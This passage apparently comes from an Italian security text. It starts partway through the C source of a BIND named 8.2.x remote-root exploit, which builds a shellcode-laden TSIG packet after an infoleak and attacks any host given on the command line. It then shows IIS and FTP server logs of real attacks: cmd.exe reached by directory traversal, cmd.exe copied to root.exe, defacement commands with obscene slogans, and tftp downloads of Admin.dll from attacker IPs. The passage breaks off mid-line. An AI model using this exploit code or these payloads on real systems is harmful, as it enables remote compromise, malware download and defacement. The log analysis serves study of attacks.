if((k == rrshellidx) && (i == deplshellcode) && !shellstarted)
{
printf("[*] injecting shellcode at %d\n", k);
shellstarted = 1;
}
if ((k == rroffsetidx) && (i == offset0))
{
*ptr++ = lameaddr & 0x000000ff;
*ptr++ = (lameaddr & 0x0000ff00) >> 8;
*ptr++ = (lameaddr & 0x00ff0000) >> 16;
*ptr++ = (lameaddr & 0xff000000) >> 24;
*ptr++ = shelladdr & 0x000000ff;
*ptr++ = (shelladdr & 0x0000ff00) >> 8;
*ptr++ = (shelladdr & 0x00ff0000) >> 16;
*ptr++ = (shelladdr & 0xff000000) >> 24;
                                *ptr++ = argevdisp1 & 0x000000ff;
                                *ptr++ = (argevdisp1 & 0x0000ff00) >> 8;
                                *ptr++ = (argevdisp1 & 0x00ff0000) >> 16;
                                *ptr++ = (argevdisp1 & 0xff000000) >> 24;
                                *ptr++ = argevdisp2 & 0x000000ff;
                                *ptr++ = (argevdisp2 & 0x0000ff00) >> 8;
                                *ptr++ = (argevdisp2 & 0x00ff0000) >> 16;
                                *ptr++ = (argevdisp2 & 0xff000000) >> 24;
i += 15;
}
else
{
if (shellstarted && !shelldone)
{
```

```
*ptr++ = shellcode[shelloff++];
if(shelloff == (sizeof(shellcode)))
shelldone=1;
}
else
{
*ptr++ = i;
}
}
}

/* OK: this next set of bytes constitutes the end of the
                 * NAME field, the QTYPE field, and the QCLASS field.
                 * We have to have the shellcode skip over these bytes,
                 * as well as the leading 0x3f (63) byte for the next
                 * NAME field. We do that by putting a jmp instruction
                 * here.
                 */
*ptr++ = 0xeb;

if (k == 0)
{
*ptr++ = 10;

/* For alignment reasons, we need to stick an extra
                         * NAME segment in here, of length 3 (2 + header).
                         */
m = 2;
*ptr++ = (char)m; // header
ptr += 2;
}
else
{
*ptr++ = 0x07;
}

/* End the NAME with a compressed pointer. Note that it's
                 * not clear that the value used, C0 00, is legal (it
                 * points to the beginning of the packet), but BIND
apparently
                 * treats such things as name terminators, anyway.
                 */
*ptr++ = 0xc0; /*NS_CMPRSFLGS*/
*ptr++ = 0x00; /*NS_CMPRSFLGS*/

ptr += 4; /* QTYPE, QCLASS */
}

/* Now we make the TSIG AR */
*ptr++ = 0x00; /* Empty name */

PUTSHORT(0xfa, ptr); /* Type TSIG */
PUTSHORT(0xff, ptr); /* Class ANY */

bufflen = ptr - buff;

// dumpbuf(buff, bufflen);

return(bufflen);
}

long xtract_offset(char* buff, int len)
{
long ret;

/* Here be dragons. */
/* (But seriously, the values here depend on compilation options
         * used for BIND.
```

```
         */
ret = *((long*)&buff[0x214]);
argevdisp1 = 0x080d7cd0;
argevdisp2 = *((long*)&buff[0x264]);
printf("[d] argevdisp1 = %08x, argevdisp2 = %08x\n",
argevdisp1, argevdisp2);

// dumpbuf(buff, len);

return(ret);
}
int main(int argc, char* argv[])
{
struct sockaddr_in sa;
int sock;
long address;
char buff[BUFFSIZE];
int len, i;
long offset;
socklen_t reclen;
unsigned char foo[4];

printf("[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft,
Ix\n");
printf("[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net\n\n");

address = 0;
if (argc < 2)
{
printf("[*] usage : %s host\n", argv[0]);

return(-1);
}

if (!(address = resolve_host(argv[1])))
{
printf("[x] unable to resolve %s, try using an IP address\n", argv[1]);
return(-1);
} else {
memcpy(foo, &address, 4);
printf("[*] attacking %s (%d.%d.%d.%d)\n", argv[1], foo[0], foo[1], foo[2],
foo[3]);
}

sa.sin_family = AF_INET;

if (0 > (sock = socket(sa.sin_family, SOCK_DGRAM, 0)))
{
return(-1);
}

sa.sin_family = AF_INET;
sa.sin_port = htons(53);
sa.sin_addr.s_addr= address;


len = infoleak_qry(buff);
printf("[d] infoleak_qry was %d long\n", len);
len = sendto(sock, buff, len, 0 , (struct sockaddr *)&sa, sizeof(sa));
if (len < 0)
{
printf("[*] unable to send iquery\n");
return(-1);
}

reclen = sizeof(sa);
len = recvfrom(sock, buff, BUFFSIZE, 0, (struct sockaddr *)&sa, &reclen);
if (len < 0)
```

```
{
                printf("[x] unable to receive iquery answer\n");
                return(-1);
}
printf("[*] iquery resp len = %d\n", len);

offset = xtract_offset(buff, len);
printf("[*] retrieved stack offset = %x\n", offset);


len = evil_query(buff, offset);
if(len < 0){
printf("[x] error sending tsig packet\n");
return(0);
}

sendto(sock, buff, len, 0 , (struct sockaddr *)&sa, sizeof(sa));

if (0 > close(sock))
{
return(-1);
}

connection(sa);

return(0);
}
```

I files di log di attacchi hacker

Dall'analisi dei files di log relativi ad attacchi hackers portati avanti su dei sistemi di aziende italiane è possibile vedere i metodi usati per attivare i vari software come ad esempio TFTP.
I files di LOG sono relativi a server FTP e server WEB.

```
21:13:53 62.243.121.193 [4]USER anonymous 331
21:13:53 62.243.121.193 [4]PASS anonymous@on.the.net 230
21:13:57 62.243.121.193 [4]sent /200k 550
21:13:57 62.243.121.193 [4]created 200k 550
21:14:03 62.243.121.193 [4]sent /images/-[-+01000+-]- 550
21:14:03 62.243.121.193 [4]created -[-+01000+-]- 550
21:14:08 62.243.121.193 [4]QUIT – 226

#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2002-01-11 22:01:08
#Fields: time c-ip cs-method cs-uri-stem sc-status
22:01:08 213.10.221.106 [1]USER anonymous 331
22:01:08 213.10.221.106 [1]PASS anonymous@on.the.net 230
22:01:32 213.10.221.106 [1]sent /images/=++1+mb++= 550
22:01:32 213.10.221.106 [1]created =++1+mb++= 550
22:01:38 213.10.221.106 [1]sent /images/_notes/=++1+mb++= 550
22:01:38 213.10.221.106 [1]created =++1+mb++= 550
22:01:49 213.10.221.106 [1]sent /=++1+mb++= 550
22:01:49 213.10.221.106 [1]created =++1+mb++= 550
22:01:56 213.10.221.106 [1]sent /Drop/=++1+mb++= 550
22:01:56 213.10.221.106 [1]created =++1+mb++= 550
22:02:04 213.10.221.106 [1]MKD j 550
22:02:10 213.10.221.106 [1]sent /Pickup/=++1+mb++= 550
22:02:10 213.10.221.106 [1]created =++1+mb++= 550
22:02:21 213.10.221.106 [1]sent /pages/=++1+mb++= 550
22:02:21 213.10.221.106 [1]created =++1+mb++= 550
22:02:26 213.10.221.106 [1]sent /pages/namerica/=++1+mb++= 550
22:02:26 213.10.221.106 [1]created =++1+mb++= 550
```

```
22:02:32 213.10.221.106 [1]sent /pages/meast/=++1+mb++= 550
22:02:32 213.10.221.106 [1]created =++1+mb++= 550
22:02:40 213.10.221.106 [1]sent /pages/europe/=++1+mb++= 550
22:02:40 213.10.221.106 [1]created =++1+mb++= 550
22:02:47 213.10.221.106 [1]sent /pages/1/=++1+mb++= 550
22:02:47 213.10.221.106 [1]created =++1+mb++= 550
22:02:55 213.10.221.106 [1]sent /pages/africa/=++1+mb++= 550
22:02:55 213.10.221.106 [1]created =++1+mb++= 550
22:03:02 213.10.221.106 [1]sent /images/=++1+mb++= 550
22:03:02 213.10.221.106 [1]created =++1+mb++= 550
22:03:10 213.10.221.106 [1]sent /Drop/=++1+mb++= 550
22:03:10 213.10.221.106 [1]created =++1+mb++= 550
22:03:18 213.10.221.106 [1]sent /Badmail/=++1+mb++= 550
22:03:18 213.10.221.106 [1]created =++1+mb++= 550
22:03:25 213.10.221.106 [1]QUIT - 257
22:16:04 213.10.221.106 [2]USER anonymous 331
22:16:04 213.10.221.106 [2]PASS anonymous@on.the.net 230
22:16:18 213.10.221.106 [2]QUIT – 257

#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2001-12-13 00:00:15
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem
cs-uri-query sc-status cs(User-Agent)
2001-12-13   01:22:38   202.99.176.28   -   217.57.163.98   80   GET
/scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13   01:22:38   202.99.176.28   -   217.57.163.98   80   GET
/scripts/../../winnt/system32/cmd.exe /c+dir+..\ 200 -
2001-12-13   01:22:40   202.99.176.28   -   217.57.163.98   80   GET
/scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 –

2001-12-13   01:22:40   202.99.176.28   -   217.57.163.98   80   GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../.index.asp 502 –

2001-12-13   01:22:46   202.99.176.28   -   217.57.163.98   80   GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../.index.htm 502 –

2001-12-13   01:22:50   202.99.176.28   -   217.57.163.98   80   GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../.default.asp 502 –

2001-12-13   01:22:54   202.99.176.28   -   217.57.163.98   80   GET
/scripts/root.exe
```

```
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>.././default.htm 502 –

2001-12-13   01:23:00   202.99.176.28   -   217.57.163.98   80   GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../../index.asp 502 –

2001-12-13   01:23:04   202.99.176.28   -   217.57.163.98   80   GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../../index.htm 502 –

2001-12-13   01:23:04   202.99.176.28   -   217.57.163.98   80   GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../../default.asp 502 –

2001-12-13   01:23:06   202.99.176.28   -   217.57.163.98   80   GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../../default.htm 502 –

2001-12-13   01:23:14   202.99.176.28   -   217.57.163.98   80   GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../AdminScripts/index.asp 502 –
```

```
2001-12-13 01:23:14 202.99.176.28 - 217.57.163.98 80 GET /scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<tabl
e+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../AdminScripts/index.ht
m 502 –
```

```
2001-12-13 01:23:16 202.99.176.28 - 217.57.163.98 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../AdminScripts/default.asp 502 –

2001-12-13 01:23:20 202.99.176.28 - 217.57.163.98 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../AdminScripts/default.htm 502 -

2001-12-13 01:23:24 202.99.176.28 - 217.57.163.98 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../ftproot/index.asp 502 –

2001-12-13 01:23:29 202.99.176.28 - 217.57.163.98 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../ftproot/index.htm 502 –

2001-12-13 01:23:29 202.99.176.28 - 217.57.163.98 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../ftproot/default.asp 502 –

2001-12-13 01:23:43 202.99.176.28 - 217.57.163.98 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../ftproot/default.htm 502 –

2001-12-13 01:23:48 202.99.176.28 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 –

2001-12-13 01:23:48 202.99.176.28 - 217.57.163.98 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
```

```
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../iissamples/index.asp 502 –

2001-12-13 01:23:53 202.99.176.28 - 217.57.163.98 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../iissamples/index.htm 502 -
2001-12-13 01:23:57 202.99.176.28 - 217.57.163.98 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../iissamples/default.asp 502 –

2001-12-13 01:23:57 202.99.176.28 - 217.57.163.98 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../iissamples/default.htm 502 –

2001-12-13 01:24:02 202.99.176.28 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 –

2001-12-13 01:24:02 202.99.176.28 - 217.57.163.98 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../mailroot/index.asp 502 –

2001-12-13 01:24:07 202.99.176.28 - 217.57.163.98 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../mailroot/index.htm 502 –

2001-12-13 01:24:07 202.99.176.28 - 217.57.163.98 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
```

```
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../mailroot/default.asp 502 –

2001-12-13 01:24:12 202.99.176.28 - 217.57.163.98 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../mailroot/default.htm 502 –

2001-12-13 01:24:12 202.99.176.28 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
2001-12-13 01:37:23 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 –

2001-12-13 01:39:12 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 –

2001-12-13 01:40:06 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20Admin.dll 502 –

2001-12-13 02:33:33 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 –

2001-12-13 02:34:34 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20Admin.dll 502 –

2001-12-13 02:34:47 217.57.79.187 - 217.57.163.98 80 GET
/MSADC/root.exe /c+dir 403 –

2001-12-13 02:34:56 217.57.79.187 - 217.57.163.98 80 GET
/c/winnt/system32/cmd.exe /c+dir 404 –

2001-12-13 02:35:03 217.57.79.187 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 –

2001-12-13 03:08:13 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 –

2001-12-13 03:10:34 217.57.79.187 - 217.57.163.98 80 GET /scripts/root.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20Admin.dll 502 –

2001-12-13 06:13:43 217.57.79.187 - 217.57.163.98 80 GET /scripts/root.exe /c+dir 200 –

2001-12-13 06:43:51 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 –

2001-12-13 06:43:56 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20Admin.dll 502 –

2001-12-13 06:44:23 217.57.79.187 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 –

2001-12-13 06:44:37 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 –
```

```
2001-12-13 06:44:43 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 06:44:48 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 06:46:05 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 06:46:10 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 –

2001-12-13 06:55:08 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 –

2001-12-13 06:55:13 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20Admin.dll 502 –

2001-12-13 07:54:51 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 –

2001-12-13 14:48:10 217.136.27.227 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 –

2001-12-13 14:50:00 217.136.27.227 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 –

2001-12-13 14:50:06 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 14:50:11 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 14:53:24 217.136.27.227 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 14:53:31 217.136.27.227 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 14:53:37 217.136.27.227 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 14:53:45 217.136.27.227 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 14:53:52 217.136.27.227 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../Admin.dll - 500 –

2001-12-13 14:53:59 217.136.27.227 - 217.57.163.98 80 GET
/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 404 –
```

```
2001-12-13 14:54:06 217.136.27.227 - 217.57.163.98 80 GET
/msadc/..%5c../..%5c../..%5c/..Á•../..Á•../..Á•../winnt/system32/cmd.
exe /c+dir 403 -
2001-12-13 14:54:11 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..Á•../winnt/system32/cmd.exe /c+dir 500 –

2001-12-13 14:54:16 217.136.27.227 - 217.57.163.98 80 GET
/scripts/root.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20Admin.dll 502 –

2001-12-13 14:54:16 217.136.27.227 - 217.57.163.98 80 GET
/scripts/winnt/system32/cmd.exe /c+dir 404 –

2001-12-13 14:54:18 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 14:54:22 217.136.27.227 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 14:54:23 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
